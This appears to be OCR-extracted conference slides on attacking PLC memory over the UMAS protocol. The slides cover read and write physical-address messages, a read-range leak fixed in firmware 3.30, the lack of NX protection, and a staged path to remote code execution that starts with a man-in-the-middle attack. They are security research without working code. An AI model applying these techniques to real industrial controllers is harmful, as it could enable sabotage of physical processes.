


Write-access


- We will **modify** the memory over UMAS using '**WritePhysicalAddress**' message.
- This message is a **reserved** message.




Read-Access over UMAS




Read-Access over UMAS




Up to firmware **3.30**:



Read-Access over UMAS



From firmware **3.30** and **above** (leakage **fixed**):



Read-Access over UMAS


Readable Memory Range over UMAS

From firmware **3.30** and **above**:


- The **highest** address allowed for **read-access** ($addr\_read_{top}$) is determined using a **linear** function:

$$addr\_read_{top} = addr\_read_{base} + \text{Const} \cdot addr\_read_{limiter}$$

Read-Access over UMAS




From firmware **3.30** and **above** (leakage **fixed**):



Memory Access over UMAS


Read-access

- We will **access** the memory over UMAS using '**ReadPhysicalAddress**' message.
- This message is a **public** message.




Write-access

- We will **modify** the memory over UMAS using '**WritePhysicalAddress**' message.
- This message is a **reserved** message.



Write-Access over UMAS



- All **writable** memory pages can be used for **execution** (no NX-bit functionality).
- By default, the OS sets the existing **executable** memory areas to be **write-protected**.


Let’s proceed to our attacks

Our Stairway to RCE

Step 3

Step 2

Step 1



Our Stairway to RCE


Step 3

Step 2

Step 1

MitM attack to remove read-access restrictions

